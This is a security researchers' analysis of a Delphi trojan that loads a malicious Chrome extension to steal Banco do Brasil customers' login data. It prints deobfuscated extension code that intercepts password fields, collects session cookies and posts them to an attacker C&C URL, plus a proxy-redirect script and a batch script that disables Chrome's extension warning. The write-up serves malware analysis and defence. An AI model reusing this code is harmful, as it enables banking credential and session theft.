Malicious Chrome Extension Steals Cookies and Credentials of Bank Customers

Targeting Banco do Brasil Customers

By: Atinderpal Singh, Abhay Kant Yadav

December 18, 2017

Malicious Chrome Extension Steals Cookies and Credentials of Bank Customers

Introduction

While going through new malware samples in our cloud we came across an interesting payload written in Delphi which unlike traditional banking Trojans uses a malicious chrome extension for stealing sensitive banking information from Banco do Brasil customers.

Main activity of this Trojan includes:

- Downloads and installs Chrome extension files as .txt format
- Search and modify target of all Google Chrome shortcuts to load malicious extension
- Disables Google Chrome developer mode extension warning using code from Stackoverflow.
- Targets Banco do Brasil (www2.bancobrasil.com.br and bb.com.br) customers
- Steals cookies and credentials using extension



Figure 1. Main Activity Flowchart

Analysis

Delphi file contains URLs in the *TEdit* field, a timer to start activity and a button with an OnClick event that downloads Chrome extension files.



Figure 2. Delphi form

First, the callback on the *FormShow* event is triggered, which will get to the %APPDATA% path, decrypt the “/Microsoft/” string, and generate two random strings and connect them. After that, the timer callback triggers a button callback that, in turn, downloads the extension files from the server.

The button callback creates a directory structure path generated earlier by the FormShow callback and sets hidden attributes. It then downloads the remote files, also appends extension ".off" and sets a hidden and read-only attribute for these files.

Chrome extension files are downloaded from following URLs:

- *185.109.163[.]73/mani/manifest.txt*
- *185.109.163[.]73/mani/jquery.txt*
- *185.109.163[.]73/mani/background.txt*
- *185.109.163[.]73/mani/content.txt*

Delphi file checks to see if chrome is installed at *"C:\Program Files\Google\Chrome\Application\chrome.exe"* or *"C:\Program Files (x86)\Google\Chrome\Application\chrome.exe";* it searches for all Google Chrome shortcuts in c:\ drive and if found, change their destination to ***"{chrome.exe path} --load-extension=%appdata%/{extension folder} --allow-running-insecure-content."*** This way, whenever Chrome is run through these shortcut files, the malicious extension is loaded.

The Trojan will then download a batch script from the following location and executes it:

- *185.109.163[.]73/mani/ba.txt*

This batch script patches Google Chrome browser files to **disable the developer mode extension warning that looks like:**



Figure 3. Chrome developer mode extension warning

The above warning is shown by Chrome browser when any Chrome extension is loaded into the browser that is not signed and authorized by official Chrome webstore. The batch script is copied from a post on StackOverflow site:

```
<# :
@echo off
copy/b "%~f0" "%temp%\%~n0.ps1" >nul
powershell -v 2 -ep bypass -noprofile "%temp%\%~n0.ps1" "'%cd% '" "'%~1'"
del "%temp%\%~n0.ps1"
echo: & pause
exit /b
#>
param([string]$cwd='.', [string]$dll)

function main {
    write-host -f white -b black `
        "Chrome 'developer mode extensions' warning disabler 20170328"
    $pathsDone = @{}
    if ($dll -and (gi -literal $dll)) {
        doPatch "DRAG'n'DROPPED" ((gi -literal $dll).directoryName + '\')
        exit   }
   trocakid
    ('HKLM', 'HKCU') | %{ $hive = $_
        ('', '\Wow6432Node') | %{
            $key = "${hive}:\SOFTWARE$_\Google\Update\Clients"
            gci -ea silentlycontinue $key -r | gp | ?{ $_.CommandLine } | %{
                $path = $_.CommandLine -replace '"(.+?\\\d+\.\d+\.\d+\.\d+\\).+', '$1'
                if (!$pathsDone[$path.toLower()]) {
                    doPatch REGISTRY $path
                    $pathsDone[$path.toLower()] = $true }}}}
```

Figure 4. Batch script for patching Google Chrome to disable warning

Before terminating, the malware connects to https://goo[.]gl/GxWtnE, a shortner URL leading to legitimate site www.uol.com[.]br (UOL is, the largest Brazilian content, digital services and technology company). We did not see any obvious reason for this request from our analysis other than generating legitimate traffic to blend in. At the time of our analysis there were total **631 hits on the shortened URL,** most of which are probably victims, with some from sandboxes and analysts.

Whenever Chrome is run, it will start up loaded with the malicious extension and won't show any popup warning. The extension will sit there waiting for the user to visit targeted sites. As soon as the user visits any of those sites, the extension will activate and set the proxy to redirect user traffic to the attackers server. The following are the extension details.



Figure 5. Malicious extension loaded in Google Chrome

Extension analysis

```
{
  "name": "Google Secure Web",
  "version": "1.1",
  "manifest_version": 2,
  "description": "Segurança para o seu navegador",
  "permissions": ["tabs", "http://*/*", "https://*/*", "*://*/*",
  "webNavigation", "webRequestBlocking", "webRequest", "storage",
  "activeTab", "cookies", "proxy"],
  "web_accessible_resources": ["*"],
  "background":{"scripts":["jquery.js","background.js"]},
  "content_scripts": [{
      "matches": [ "*://*/*" ],
      "js": ["jquery.js","content.js"],
      "run_at":"document_end","all_frames":true
    }],
"externally_connectable": {
"matches": ["*://www2.bancobrasil.com.br/*", "*://*.bb.com.br/*"]
}}
```

Figure 6. Extension manifest.json file

The manifest file is a JavaScript Object Notation (JSON) formatted file that must be present in every extension. It defines all permissions, scripts and URL expression matches and other important details about the extension. This manifest reveals much of the extension's functionality. This extension poses as “Google Secure Web” extension with the description “Segurança para o seu navegador,” which translates to “Security for your browser.”

It requests following **permissions**:

- **“tabs” :** Access to privileged fields of the tab objects used by several APIs, including the chrome.tabs APIs, to interact with the browser's tab system. You can use this API to create, modify, and rearrange tabs in the browser.

- **"http://*/*,https://*/*, *://*/*":** All protocols and all URLs.
- **"webNavigation" :** Access to the chrome.webNavigation API to receive notifications about the status of navigation requests in-flight.
- **"webRequest" :** Access to the chrome.webRequest API to observe and analyze traffic and to intercept, block, or modify requests in-flight.
- **"webRequestBlocking" :** Use of the chrome.webRequest API for blocking.
- **"Storage" :** chrome.storage API to store, retrieve, and track changes to user data.
- **"cookies" :** chrome.cookies API to query and modify cookies, and to be notified when they change
- **"activeTab" :** The activeTab permission gives an extension temporary access to the currently active tab when the user invokes the extension, for example, by clicking its browser action. Access to the tab lasts until the tab is navigated or closed.
- **"proxy" :** chrome.proxy API to manage Chrome's proxy settings.

The manifest file specifies a wildcard for web_accessible_resources, sets "jquery.js" and "background.js" as background pages and "jquery.js" and "content.js" as content scripts to run on all frames of all web pages by injecting them at end of DOM.

Background pages *are long-running code segments; when the extension is started the background page runs as long as the browser is running or when the extension is disabled.*

Content Scripts *are JavaScript files that run in the context of web pages; they can read or modify DOM.*

It also specifies "**://www2.bancobrasil.com.br/**" and "**://*.bb.com.br/**" as externally_connectable so that these web pages can connect to the extension via runtime.connect and runtime.sendMessage.

Background Script

Background script is obfuscated JavaScript code.

```
x6C\x73\x65\x2C\x20\x20\x22\x6E\x61\x6D\x65\x22\x3A\x20\x22\x4A\x53\x45\
x53\x53\x49\x4F\x4E\x49\x44\x22\x2C\x20\x22\x70\x61\x74\x68\x22\x3A\x20\
x22\x2F\x22\x2C\x20\x22\x73\x61\x6D\x65\x53\x69\x74\x65\x22\x3A\x20\x22\
x6E\x6F\x5F\x72\x65\x73\x74\x72\x69\x63\x74\x69\x6F\x6E\x22\x2C\x20\x22\
x73\x65\x63\x75\x72\x65\x22\x3A\x20\x66\x61\x6C\x73\x65\x2C\x20\x22\x73\
x65\x73\x73\x69\x6F\x6E\x22\x3A\x20\x74\x72\x75\x65\x2C\x20\x22\x73\x74\
x6F\x72\x65\x49\x64\x22\x3A\x20\x22\x30\x22\x2C\x20\x22\x76\x61\x6C\x75\
x65\x22\x3A\x20\x22","\x76\x61\x6C\x75\x65","\x22\x2C\x20\x22\x69\x64\x2
2\x3A\x20\x31\x36\x7D","\x61\x6A\x61\x78","\x67\x65\x74\x41\x6C\x6C","\x
63\x6F\x6F\x6B\x69\x65\x73","\x62\x6A","\x6F\x6E\x4D\x65\x73\x73\x61\x67
\x65\x45\x78\x74\x65\x72\x6E\x61\x6C"];var ip=_0x4808[0];var
```

Figure 7. Obfuscated script

After deobfuscation, we can see human readable code as shown in Figure 8 and Figure 10.

This script adds two callbacks for messages received from the content script, and it acts on two commands, “prx” and “bj”:

“prx” - sets “191.252.186[.]175:9595” as proxy.

```
var ip = '191.252.186.175';
var port = 9595;
var proxyConfig = {  mode: 'fixed_servers', rules: {
        proxyForHttps: { scheme: 'http', host: ip, port: port  },
        proxyForHttp: { scheme: 'http', host: ip, port: port   },
        fallbackProxy: { scheme: 'http', host: ip, port: port  },
        proxyForFtp: { host: ip, port: port },
        bypassList: ['<local>']   }};
chrome['runtime']['onMessage']['addListener'](function(ivar, b_obj, optc) {
  switch (ivar['command']) {   case 'prx':
    chrome['proxy']['settings']['set'](
      { value: proxyConfig, scope: 'regular' }, function() {});
    break }});
```

Figure 8. Script code for setting proxy in Google Chrome



Figure 9. Proxy in action

“bj” : Steals session cookies for “aapj.bb.com[.]br” and sends to attacker controlled “novodominioxk01[.]asia/clientes.php” along with other data received from content script in following format:

"texto": {data_from_extension} sessao= { "domain": "aapj.bb.com.br", "hostOnly": true, "httpOnly": false, "name": "JSESSIONID", "path": "/", "sameSite": "no_restriction", "secure": false, "session": true, "storeId": "0", "value": "{cookie_value}", "id": 16}

```
var servers = 'http://novodominioxk01.asia/clientes.php';
chrome['runtime']['onMessageExternal']['addListener'](function(ivar, b_obj,
optc) {
  switch (ivar['command']) {   case 'bj':
  chrome['cookies']['getAll']({}, function(cookies_var) {
    var bank_url = 'aapj.bb.com.br';
    for (var key in cookies_var) {
      cookie = cookies_var[key];
      if ((cookie['domain']['indexOf'](bank_url) != -1) && (cookie['name'] ==
      'JSESSIONID')) {
        $['ajax']({  url: servers, type: 'POST',
        data: { //\x74\x65\x78\x74\x6F = texto
          "texto": JSON['stringify'](ivar['vals']) + ' sessao= { "domain":
          "aapj.bb.com.br", "hostOnly": true, "httpOnly": false,  "name":
          "JSESSIONID", "path": "/", "sameSite": "no_restriction", "secure":
          false, "session": true, "storeId": "0", "value": "' +
          cookie['value'] + '", "id": 16}'
          }})}}});
      break}})
```

Figure 10. Script code for sending stolen data to C&C

Content Script

Content script is also obfuscated similar to the background script and can be read after deobfuscation. If any of *"aapj.bb.com[.]br," "bb.com[.]br," or "bancobrasil.com[.]br"* is visited, it will send the "prx" command to the background script, which will set proxy and, in the case of *"aapj.bb.com[.]br,"* will also inject JavaScript code in the web page to intercept a click with following button IDs *"botao.acao.ok," "botao.acao.assinar," and "botao.acao.entrar" (translation "Button.Action.Ok, Sign, and Log In").*

```
$(function() {
  if (window['location']['href']['indexOf']('bancobrasil.com.br') > -1) {
    chrome['runtime']['sendMessage'](extID, {
      command: 'prx' }) };
  if (window['location']['href']['indexOf']('bb.com.br') > -1) {
    chrome['runtime']['sendMessage'](extID, {
      command: 'prx' }) }})
  if (window['location']['href']['indexOf']('aapj.bb.com.br') > -1) {
    chrome['runtime']['sendMessage'](extID, {
      command: 'prx'  });
    var script_element_var = document['createElement']('script');
```

Figure 11. Script code for sending "prx" command if required url is visited

When any of those buttons are clicked, it will intercept the click event, get the value of *"senhaConta" (translation "passwordContact") and ID "param"* and send **"bj"** command to the background script with these values. It in turn sends these values and session cookies to the command and control (C&C) server.

```
var extID = chrome['runtime']['id'];
var gfa = "document.addEventListener('load', function(e) {\
var gfb = "document.addEventListener('load', function(e) {\
var gfc = "document.addEventListener('load', function(e) {\
  if (['style', 'script'].indexOf(e.target.tagName.toLowerCase()) < 0)\
  function getVals() { var valsObj = {};\
    valsObj.senha = document.getElementsByName('identificacaoUsuario')[0].value;\
    valsObj.senha2 = document.getElementById('senhaUsuario').value;\
    return valsObj };\
  var button = document.getElementById('botao.acao.entrar');\
  button.addEventListener('click', function(vals) {\
    chrome.runtime.sendMessage('' + extID + '', {\
      command: 'bj', vals: getVals()\
    }, function(data) {});\
    return false; }, false)}, true);";
$(function() {
  if (window['location']['href']['indexOf']('bancobrasil.com.br') > -1) {
  if (window['location']['href']['indexOf']('bb.com.br') > -1) {
  if (window['location']['href']['indexOf']('aapj.bb.com.br') > -1) {
    chrome['runtime']['sendMessage'](extID, {
    var script_element_var = document['createElement']('script');
    script_element_var['innerText'] = gfa;
    document['head']['appendChild'](script_element_var);
    var script_element_var1 = document['createElement']('script');
    script_element_var1['innerText'] = gfb;
```

Figure 12. Script code for sending intercepted data and "bj" command

String Decryption

Interesting strings in the malware are in encrypted format and it decrypts on the fly as per the requirement. The following python code can be used to decrypt strings:

```
strings = [
]
for strn in strings:
    key = 2942
    dec = ""
    for counter in range(len(strn)/2):
      s = int(strn[(counter*2):((counter*2)+2)],16)
      h = key>>8
      d = chr(h ^ s)
      dec = dec + d
      add = key+s
      mul = (add * 42011) & 65535
      key = (mul + 33542) & 65535
    print(strn+" : "+dec)
```

Figure 13. Python code to decrypt strings

Encrypted and decrypted strings:

687488A106CE : chrome
26E0260A25B4E22E27A4F07DB58639EF49 : --load-extension=
2B2CC098812D4CBC6F8EA9B195360F826555157EF689BC964322517DF0DE550B2B : --allow-running-insecure-content

66B51E13261D8EEFF89CEA27 : manifest.txt
66B51E13261D8EEFF8829417FA : manifest.json
66B51E13261D8EEFF8829417FAE4CB96DF : manifest.json.off
61EE8686DD229441DCBD : jquery.txt
61EE8686DD22945FAC : jquery.js
61EE8686DD22945FAC07C79554 : jquery.js.off
69A10DED4EA4045442828506E420 : background.txt
69A10DED4EA404544282851855 : background.js
69A10DED4EA404544282851855A213484E : background.js.off
6873389F03983CBFF2C15C : content.txt
6873389F03983CBFEC92 : content.js
6873389F03983CBFEC92489941A7 : content.js.off
48A2400D0B5D78620FCC355BAFD7FDE08C4DD0027AF3967944909FD82AC18047A
0DE7EE37BFD1A7F15F281E791036A553D3797A30A : C:\Program
Files\Google\Chrome\Application\chrome.exe
48A2400D0B5D78620FCC355BAFD7FDE0F00D4D4E3F6671721952E44159960D838
22C738AEEFE6F73B7B7E7D361A8E0950E1D38E5EA1D3638878F51 : C:\Program
Files (x86)\Google\Chrome\Application\chrome.exe
687488A106CE272628ED : chrome.dll
69A1404370F7 : ba.txt
254B4A8B : .bat
7FA8565288971357 : trocakid
577B46B70F74CBE606F6A2 : \Microsoft\
6393A7C1048E6B935ABD84437B796BB93F5A643AA7 : https://goo.gl/GxWtnE

IOCs

MD5:
F185CAB8C543031A32C83FA5B20183BF
ZIP MD5:
3E0B6122B2DB060D15FF7AF20AC0925B
Network:
s3.amazonaws[.]com/detr81383217/12421412412512.zip?
_sm_au_=irMkksnF4jQrsDsR
185.109.163[.]73/mani/manifest.txt
185.109.163[.]73/mani/jquery.txt
185.109.163[.]73/mani/background.txt
185.109.163[.]73/mani/content.txt
185.109.163[.]73/mani/ba.txt
191.252.186[.]175:9595
novodominioxk01[.]asia/clientes.php